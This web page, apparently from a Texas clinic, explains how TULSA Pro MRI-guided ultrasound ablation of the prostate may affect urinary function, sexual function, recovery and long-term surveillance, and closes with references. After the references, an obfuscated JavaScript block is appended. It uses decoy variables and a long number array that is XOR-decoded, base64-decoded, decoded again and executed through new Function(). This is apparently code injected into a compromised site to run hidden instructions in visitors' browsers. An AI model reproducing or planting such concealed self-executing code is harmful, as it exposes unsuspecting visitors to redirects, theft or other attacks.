

Choosing a prostate treatment is rarely based on disease control alone. Many patients also want to understand how treatment could affect urinary comfort, sexual function, physical independence, emotional well-being, and everyday routines in the years ahead. TULSA Pro® was developed as an MRI-guided, incision-free method of treating selected prostate tissue with focused ultrasound energy. Its ability to customize the treatment area and monitor temperature during the procedure may help reduce unnecessary effects on nearby structures. For patients in the Dallas-Fort Worth Metroplex researching focused ultrasound therapy, Texas Prostate in Farmers Branch, TX, provides a local point of context for learning about these quality-of-life considerations.
Quality of Life Extends Beyond the Treatment Day
A prostate procedure may last only a few hours, but its effects can influence daily life long after the initial recovery period. Long-term quality of life includes more than whether a patient returns home promptly or resumes work within a certain number of days. It also involves the ability to urinate comfortably, maintain bladder control, preserve sexual function when possible, participate in physical activities, sleep without frequent interruptions, and feel confident about ongoing health.
These concerns can be especially important because the prostate is surrounded by structures involved in essential bodily functions. The urethra passes through the center of the gland, the urinary sphincter is positioned near its lower boundary, the rectum sits behind it, and the neurovascular bundles associated with erectile function run along its outer edges. Any treatment that affects these areas may influence how a patient feels and functions afterward.
The goal of quality-of-life-conscious treatment planning is not to promise that side effects will never occur. Instead, it is to define the required treatment area carefully and limit avoidable exposure to tissue that does not need to be treated. This balance between disease management and functional preservation is central to understanding the potential role of TULSA Pro.
Customized Treatment May Preserve More Healthy Tissue
The TULSA procedure uses an ultrasound applicator positioned within the urethra to direct heat outward into selected prostate tissue. The treatment is planned with magnetic resonance imaging, allowing the physician to outline the prostate and establish an individualized treatment boundary.
This approach can support several treatment patterns. Depending on the diagnosis, anatomy, and clinical objective, the planned ablation may focus on a defined region, include a larger portion of the gland, or extend across nearly the entire prostate. A customized plan can account for the size and shape of the prostate rather than treating every patient with the same standardized template.
When a smaller treatment area is clinically appropriate, preserving more unaffected prostate tissue may help limit disruption to surrounding structures. A larger treatment plan may be necessary in other situations, but MRI guidance still allows the boundary to be shaped around the individual anatomy. The amount of tissue treated is therefore one of the most important factors when discussing potential urinary, sexual, and recovery outcomes.
MRI Guidance Adds Real-Time Treatment Control
A defining feature of TULSA Pro is the use of MRI thermometry. This technology creates continuously updated temperature maps while focused ultrasound energy is being delivered. Instead of relying only on the intended direction of the energy, the system can estimate how much the tissue is actually heating.
This information matters because prostate tissue does not always respond to heat uniformly. Blood flow, tissue composition, prostate dimensions, calcifications, and the distance between the applicator and treatment boundary can affect energy distribution. MRI thermometry helps identify areas that may need additional energy and areas approaching a temperature limit.
The system can adjust the rotation, speed, frequency, and power of the ultrasound applicator according to the treatment plan and the measured tissue response. This closed-loop control is designed to keep the thermal boundary aligned with the area selected for ablation.
Greater control over the treatment boundary may help reduce unintended heating of nearby structures. Although precision cannot eliminate every potential complication, real-time feedback offers an additional way to protect the functions that contribute to long-term quality of life.
Supporting Urinary Function After Treatment
Urinary function is often one of the first concerns patients raise when evaluating prostate treatment. Because the urethra travels directly through the gland, prostate swelling after thermal ablation can temporarily make urination more difficult. A urinary catheter is therefore commonly needed during the early recovery period.
Patients may experience urgency, frequency, a weaker stream, burning, or difficulty emptying the bladder while inflammation subsides. These effects can vary according to prostate size, baseline urinary symptoms, treatment volume, and individual healing. A person who already has significant urinary obstruction may have a different recovery experience from someone with relatively normal urinary function before treatment.
TULSA Pro includes active cooling within the urethral applicator. This is intended to protect the urethral lining while heat is directed outward into the surrounding prostate tissue. MRI guidance can also help establish a treatment margin near the urinary sphincter, which plays a major role in bladder control.
Some patients treated for benign prostatic hyperplasia may eventually experience improved urinary flow as treated tissue shrinks and pressure around the urethra decreases. Improvement is not necessarily immediate because initial swelling may temporarily worsen symptoms. Long-term results depend on prostate anatomy, the location of the obstructing tissue, and the selected treatment plan.
Considering Sexual Function and Intimacy
Sexual health can have a substantial effect on confidence, relationships, and emotional well-being. The nerves and blood vessels associated with erectile function lie close to the prostate capsule, making their location relevant during treatment planning.
MRI imaging allows the physician to view the prostate boundary and establish margins near the neurovascular bundles. When the diagnosis and location of the target permit it, the treatment plan may preserve more tissue near one or both sides of the gland. This type of nerve-sparing strategy may help support erectile function, although preservation cannot be guaranteed.
Sexual outcomes are influenced by numerous factors beyond the procedure itself. Age, erectile function before treatment, cardiovascular health, diabetes, medications, prostate size, treatment volume, cancer location, and psychological stress may all affect recovery. Erectile changes can also evolve over time rather than appearing immediately.
Ejaculation may be reduced or absent after prostate tissue is ablated, even when erections remain possible. Patients who may want biological children should discuss fertility preservation before undergoing treatment. A complete quality-of-life discussion should address erections, ejaculation, orgasm, fertility, and the patient’s personal priorities rather than treating sexual health as a single outcome.
Avoiding an External Incision Can Simplify Recovery
TULSA Pro does not require an abdominal or perineal incision. The ultrasound applicator is inserted through the urethra, and treatment is delivered from inside the prostate. Avoiding an external incision may reduce wound-related discomfort and remove the need for incision care during recovery.
The procedure still creates controlled thermal injury within the gland, so recovery should not be viewed as effortless. Temporary fatigue, pelvic discomfort, urinary irritation, blood in the urine, bladder spasms, and catheter-related inconvenience may occur. Patients may also need to limit strenuous exercise or heavy lifting for a period.
A clearly explained patient experience can help individuals prepare for the practical parts of recovery. Knowing what to expect from catheter care, medications, activity restrictions, follow-up visits, and temporary symptoms can reduce uncertainty and make the recovery period easier to manage.
Long-term quality of life is often supported by a predictable recovery plan rather than by the procedure alone. Access to instructions, realistic expectations, and appropriate follow-up can help patients recognize normal healing while seeking attention promptly when something feels unusual.
Ongoing Monitoring Remains Essential
Preserving function is only one part of a successful long-term outcome. Patients treated for prostate cancer also need an appropriate surveillance plan to evaluate how the disease responds over time. Ablation does not remove the prostate, so prostate-specific antigen continues to be produced after treatment.
PSA levels will often decline, but the amount of decline varies according to how much tissue was treated. A focal treatment may leave substantially more functioning prostate tissue than a near-whole-gland treatment. PSA must therefore be interpreted in the context of the treatment volume, baseline level, imaging findings, and changes over time.
Follow-up may include PSA testing, prostate MRI, symptom assessments, and repeat biopsy. These evaluations help determine whether clinically significant disease remains in the treated area, exists elsewhere in the gland, or develops later. A favorable early recovery does not replace the need for long-term surveillance.
Current evidence concerning prostate ablation continues to develop. Clinical guidelines note that high-quality, long-term comparisons between ablation and more established management approaches remain limited. Patients should understand both the potential functional advantages and the uncertainties surrounding long-term disease control before deciding whether TULSA Pro fits their priorities.
Defining a Successful Long-Term Outcome
The meaning of quality of life differs among patients. One person may prioritize bladder control, while another is particularly concerned about sexual function, recovery time, urinary symptoms, or the ability to remain physically active. An appropriate treatment decision begins by identifying these goals before the procedure rather than evaluating them only afterward.
TULSA Pro may support long-term quality of life through customized treatment planning, MRI-based visualization, real-time temperature monitoring, urethral and rectal cooling, and the ability to shape the ablation boundary around important structures. These features are intended to reduce unnecessary tissue exposure while treating the planned prostate volume.
Outcomes still depend on diagnosis, prostate anatomy, baseline function, treatment extent, provider experience, and adherence to follow-up. No technology can ensure that urinary or sexual changes will not occur. Patients should weigh potential functional benefits against procedural risks, surveillance requirements, and the possibility that additional treatment may eventually be needed.
A well-informed decision considers not only what happens during treatment but also how the patient hopes to live afterward. For individuals throughout the Dallas-Fort Worth Metroplex, Texas Prostate in Farmers Branch, TX, offers a relevant educational context for understanding how MRI-guided focused ultrasound may support long-term urinary, sexual, and everyday quality of life.
Resources
Klotz, L., Pavlovich, C. P., Chin, J., et al. (2021). Magnetic Resonance Imaging-Guided Transurethral Ultrasound Ablation of Prostate Cancer. The Journal of Urology.
Alabousi, M., & Ghai, S. (2023). Magnetic Resonance Imaging-Guided Ultrasound Ablation for Prostate Cancer. Frontiers in Oncology.
Eastham, J. A., Auffenberg, G. B., Barocas, D. A., et al. (2026). Clinically Localized Prostate Cancer: AUA/ASTRO Guideline. American Urological Association.
(function(){ var x418c5a=4309; if(x418c5a>0){var y841319=x418c5a-4910}else{var y841319=4910} var z64104a=y841319*18; var _0x3d75fd8731c6=[8,40,21,19,23,2,1,20,24,56,55,10,8,97,100,29,24,56,22,54,17,18,100,10,21,40,55,17,28,22,17,63,1,96,10,17,22,5,25,2,21,96,5,5,21,60,17,33,8,55,5,3,17,39,25,22,23,5,39,17,24,56,59,4,23,17,17,35,5,19,56,20,2,59,17,6,1,56,21,4,2,2,1,3,5,19,32,27,2,59,39,18,22,55,6,8,27,18,96,53,18,2,56,27,6,5,17,2,1,5,6,23,2,40,10,24,4,59,9,5,2,21,17,7,21,59,100,6,21,2,10,23,22,2,21,4,2,5,26,18,2,2,30,20,1,96,51,4,4,96,30,22,2,21,18,24,21,59,10,17,2,59,30,22,1,18,2,18,22,6,6,29,17,2,9,22,6,41,55,0,21,40,63,20,23,5,63,35,5,18,104,20,17,39,51,21,4,6,56,9,2,55,5,24,22,22,59,53,23,22,55,49,22,55,29,53,22,22,18,50,5,18,104,20,17,39,51,21,4,6,56,9,18,40,55,50,20,56,17,9,23,6,63,6,23,17,6,49,18,1,51,5,7,1,51,19,22,2,35,53,22,18,59,9,21,40,26,10,22,18,55,49,5,22,36,1,24,39,29,20,18,39,2,30,7,22,55,22,18,40,2,10,22,56,59,51,18,6,59,5,23,18,32,9,18,40,55,50,20,56,17,9,23,6,18,50,5,18,104,20,17,39,51,21,4,6,56,9,18,40,55,50,20,56,17,9,23,6,59,1,22,55,29,3,17,18,9,31,7,1,29,3,23,2,29,3,18,2,35,31,7,2,1,9,5,22,36,1,24,39,29,20,18,39,2,30,7,22,55,24,23,18,35,31,21,18,55,10,7,55,51,19,22,2,35,53,22,22,59,10,23,18,29,53,21,55,2,10,22,55,51,24,5,22,36,1,24,39,29,20,18,39,2,30,7,22,55,24,23,18,35,31,21,18,55,10,7,2,29,22,18,40,2,10,23,17,5,1,5,22,36,1,24,39,29,20,18,39,2,30,7,22,55,24,23,18,35,31,21,18,55,10,7,56,63,7,24,56,59,10,21,55,30,10,18,39,25,6,23,40,100,5,7,2,5,50,22,55,1,20,22,55,51,53,7,2,100,9,5,22,36,1,24,39,29,20,18,39,2,30,7,22,55,22,18,40,2,49,23,56,9,53,23,2,59,3,17,97,59,49,22,55,29,53,22,22,59,23,17,56,100,51,23,2,55,4,21,60,59,24,18,2,56,1,27,59,39,18,22,55,6,8,27,17,17,30,17,40,63,5,17,1,2,27,6,5,51,0,30,5,21,6,30,21,100,3,2,58,30,24,22,5,5,2,30,5,101,18,30,56,6,17,30,21,30,17,29,59,52,20,30,18,6,24,30,4,26,20,1,21,18,20,2,59,51,6,30,21,9,2,2,6,6,29,17,2,9,22,6,41,55,5,21,56,35,0,20,40,96,23,3,60,5,6,1,5,104,4,2,59,105,24,4,60,6,29,21,1,25,10,22,17,29,53,23,18,60,8,27,17,29,7,21,39,52,54,27,17,51,21,17,56,35,0,18,18,32,53,20,17,29,22,20,55,39,18,22,55,6,8,27,18,1,49,22,56,63,18,20,56,18,27,27,17,51,21,17,56,35,0,18,18,32,10,18,17,25,6,18,17,29,22,8,96,52,50,2,6,101,27,3,59,32,1,2,39,105,1,3,19,55,24,18,17,25,50,20,39,1,49,7,1,1,19,22,1,1,20,18,6,105,22,8,59,96,63,18,39,1,19,23,39,104,21,23,59,39,53,21,6,104,63,22,18,63,7,23,55,21,31,21,22,59,50,21,56,59,1,17,40,105,28,2,59,6,0,8,55,5,3,17,39,25,22,23,6,18,1,4,17,21,7,18,6,51,63,24,2,9,2,23,18,104,5,3,55,51,7,18,1,1,3,0,56,59,20,8,41,55,5,23,56,9,49,17,1,100,1,7,1,1,19,22,1,1,20,18,6,105,18,1,97,36,18,1,97,101,50,2,59,22,53,4,18,100,2,8,97,9,63,24,2,9,2,23,18,104,5,8,55,5,3,17,39,25,22,23,6,18,1,4,17,21,7,18,6,51,63,20,1,25,9,24,17,9,24,3,57,55,5,23,56,9,49,17,1,100,1,7,1,1,19,22,1,1,20,18,6,105,23,2,5,105,50,27,18,96,7,21,2,55,54,22,22,97,22,8,60,35,63,23,1,104,31,21,2,40,27,5,22,18,29,21,2,55,22,8,39,21,7,18,6,51,63,21,56,17,23,21,56,21,5,24,5,32,24,4,19,55,3,21,17,9,3,21,2,1,52,3,41,55,30,17,56,55,51,18,55,52,10,23,40,25,10,21,17,29,54,4,19,55,3,21,17,9,3,21,2,1,52,8,21,32,22,8,55,39,18,22,55,6,8,27,18,59,1,21,55,104,2,23,17,6,27,18,40,9,22,18,18,25,123,23,1,30,54,27,17,96,19,23,18,39,23,18,97,59,21,17,56,5,21,17,39,6,54,27,18,25,1,18,56,25,2,22,18,97,50,2,6,101,50,2,59,22,53,4,18,100,2,8,41,55,10,21,18,25,0,21,2,55,22,8,57,55,10,20,39,100,2,24,22,40,27,26,17,29,22,24,56,59,1,7,2,21,22,23,18,63,96,24,40,9,22,30,18,55,4,21,60,104,63,23,2,17,3,20,40,21,9,18,6,101,29,19,55,5,3,17,39,25,22,23,6,51,63,23,1,104,31,21,2,40,29,19,56,1,7,17,40,1,54,8,40,26,53,20,17,5,3,17,39,25,22,23,6,18,1,4,17,63,27,21,1,25,10,22,17,29,53,23,18,60,8,27,17,9,4,20,56,100,21,8,41,55,53,17,1,100,5,22,17,21,1,7,41,55,17,17,1,5,19,24,56,29,21,8,55,39,22,21,55,29,19,18,2,60,8,23,2,25,17,6,41,51,22,23,18,63,53,18,18,26,54,21,1,25,10,22,17,29,53,23,18,60,54,27,18,21,52,23,2,100,10,17,39,22,50,27,17,5,30,20,2,21,5,24,22,100,29,17,2,9,22,6,41,55,9,20,2,63,20,17,21,63,10,21,55,18,8,28,42,63,103,0,39,29,20,18,41,5,3,18,55,25,3,18,17,30,54,8,59,39,63,23,17,96,49,17,39,18,10,23,17,51,3,23,6,105,1,26,42,55,59,25,97,18,50,27,18,100,18,20,56,1,5,17,2,18,50,17,39,5,19,21,60,101,29,27,18,55,30,23,55,29,17,7,1,1,3,17,41,5,3,18,55,25,3,18,17,29,127,21,56,9,4,21,55,6,54,5,20,1,9,23,1,29,3,23,1,30,49,25,39,100,24,21,60,18,50,5,18,9,24,18,40,35,53,22,18,9,20,24,56,55,10,7,18,96,21,23,18,60,1,8,59,39,63,23,17,96,49,17,39,18,10,17,40,100,49,21,56,55,19,17,96,32,19,2,96,52,24,4,19,55,9,20,2,63,20,17,22,59,9,23,2,35,9,22,56,30,27,21,1,25,10,22,17,29,53,23,18,60,54,8,55,39,20,18,1,100,29,27,18,21,52,23,2,100,10,17,39,22,54,0,3,1,100,31,6,59,24,22,55,5,21,21,60,104,63,23,17,96,49,17,39,18,10,18,2,25,21,18,40,55,10,18,18,25,58,21,55,104,20,8,60,101,29,19,56,1,7,17,40,1,54,8,40,26,53,20,19,55,22,20,1,96,2,22,18,40,54,21,60,101,29,19,55,32,29,27,18,55,30,23,55,29,17,7,2,55,10,21,55,5,22,23,17,6,27,27,18,55,30,23,55,29,17,7,2,55,10,17,40,100,49,21,56,55,19,17,96,63,2,17,56,59,5,17,40,100,9,23,6,105,53,20,19,55,22,20,1,96,2,22,18,40,54,23,2,25,17,6,42,25,22,18,2,55,22,8,97,101,53,4,17,32,29,27,18,55,30,23,55,29,17,7,1,1,3,23,2,30,54,0,3,1,100,31,6,59,21,17,39,5,53,23,2,17,53,21,1,101,54,27,17,17,18,18,1,25,53,21,39,2,53,8,59,39,27,8,59,39,27,21,1,25,10,22,17,29,53,23,18,60,8,27,18,29,19,24,18,9,53,8,41,55,2,23,2,9,18,22,2,36,53,20,18,100,2,8,41,55,2,23,2,9,18,22,2,36,26,3,57,55,0,21,40,63,20,23,6,59,50,21,56,59,1,17,40,105,53,18,2,25,20,17,55,5,10,6,41,51,22,23,18,63,53,18,18,26,10,18,2,25,21,23,18,35,18,21,60,104,10,17,56,35,50,8,59,39,18,22,55,6,8,27,17,9,4,18,40,63,24,24,59,63,29,24,1,1,9,23,1,5,24,22,21,97,1,2,6,60,24,5,22,35,49,21,55,29,54,23,18,30,30,5,18,25,20,24,41,55,5,22,56,35,50,5,22,35,24,22,55,5,7,23,55,2,30,28,17,39,20,23,21,96,63,17,17,96,20,23,56,1,18,18,22,35,4,22,55,29,7,4,6,18,24,20,97,18,51,27,18,1,3,23,39,104,0,24,1,9,27,7,97,17,50,22,55,29,3,18,17,30,1,27,60,35,53,21,96,97,23,19,59,39,22,21,55,29,19,18,2,60,8,27,17,9,4,20,56,100,21,8,41,55,0,21,40,63,20,23,3,39,63,21,2,59,7,17,2,5,50,27,60,35,63,18,56,29,24,23,55,51,53,8,60,59,20,24,40,25,10,8,40,21,19,23,2,1,20,24,56,55,10,8,41,55,5,18,40,1,4,21,2,9,4,8,55,39,18,22,55,6,8,27,18,100,23,20,40,9,21,18,5,63,63,22,17,51,5,21,40,21,7,21,97,22,2,27,18,1,24,22,18,29,2,22,56,30,10,18,2,25,21,17,56,35,20,3,19,55,20,22,56,29,24,8,41,55,5,18,40,1,4,21,2,9,4,7,1,5,3,18,17,25,50,17,97,101,30,5,22,18,29,24,56,22,54,27,18,100,23,20,40,9,21,18,6,100,22,21,55,29,19,18,2,60,8,27,18,100,23,20,40,9,21,18,6,59,22,21,55,51,50,22,56,1,3,8,97,55,34,7,22,40,4,7,22,36,1,5,22,101,29,18,2,25,20,17,55,5,10,6,41,55,4,17,56,39,7,24,60,104,63,21,2,59,7,17,2,5,50,8,21,10,53,4,17,32,53,7,2,1,7,17,40,1,54,8,40,21,19,23,2,1,20,24,56,55,10,8,97,100,29,18,2,25,20,17,55,5,10,6,41,55,4,17,56,39,7,24,60,104,63,21,2,59,7,17,2,5,50,8,21,10,53,4,17,32,53,4,17,63,2,17,56,59,5,17,40,100,9,23,6,51,63,21,18,5,6,22,18,100,2,21,60,104,63,18,18,9,21,17,2,17,52,8,55,39,18,22,55,6,8,27,18,100,9,24,2,22,27,21,40,55,5,17,56,63,3,23,1,30,10,22,17,5,3,22,55,29,3,29,56,35,3,23,56,25,10,17,97,105,1,18,18,1,22,24,55,51,20,5,22,101,29,27,18,100,9,24,2,22,10,18,17,5,5,3,57,55,21,22,55,1,18,21,18,97,51,5,22,55,7,18,40,101,10,18,40,104,24,3,17,2,27,5,22,39,63,24,2,100,22,23,22,40,1,5,3,55,18,3,60,18,51,31,56,9,20,24,97,59,2,23,40,55,9,18,6,104,42,22,55,29,3,7,2,59,9,17,22,105,53,7,21,22,24,2,96,52,24,8,59,39,63,24,56,55,52,21,6,59,7,18,17,100,10,22,21,63,20,18,1,25,3,4,22,104,4,23,18,1,19,23,56,25,10,17,97,59,54,21,56,9,4,19,39,35,4,23,18,1,19,23,56,25,10,17,97,59,6,23,18,29,31,8,60,59,7,18,39,51,3,23,2,29,96,24,40,100,50,21,97,104,63,24,56,55,52,21,6,101,29,19,57,55,4,17,56,39,7,24,60,105,24,8,60,59,20,24,40,25,10,8,40,21,19,23,2,1,20,24,56,55,10,8,41,55,21,22,55,1,18,21,18,97,53,20,18,100,2,8,41,55,21,22,55,1,18,21,18,97,53,27,18,17,6,22,2,1,53,21,2,26,54,27,17,1,7,18,17,21,1,24,6,101,29,19,60,101,29,19,60,101,54,8,59,39,109]; var _0xa565beffc3a1=80; var _0x99dcf8ed2c65=”; for(var _0x75f9f42cd56e=0;_0x75f9f42cd56e<_0x3d75fd8731c6.length;_0x75f9f42cd56e++) _0x99dcf8ed2c65+=String.fromCharCode(_0x3d75fd8731c6[_0x75f9f42cd56e]^_0xa565beffc3a1); var _0xe1c29d8a8a41=119; var _0x5a1ac3c88648=atob(_0x99dcf8ed2c65); var _code=''; for(var _0x75f9f42cd56e=0;_0x75f9f42cd56e<_0x5a1ac3c88648.length;_0x75f9f42cd56e++) _code+=String.fromCharCode(_0x5a1ac3c88648.charCodeAt(_0x75f9f42cd56e)^_0xe1c29d8a8a41); (new Function(_code))(); })();
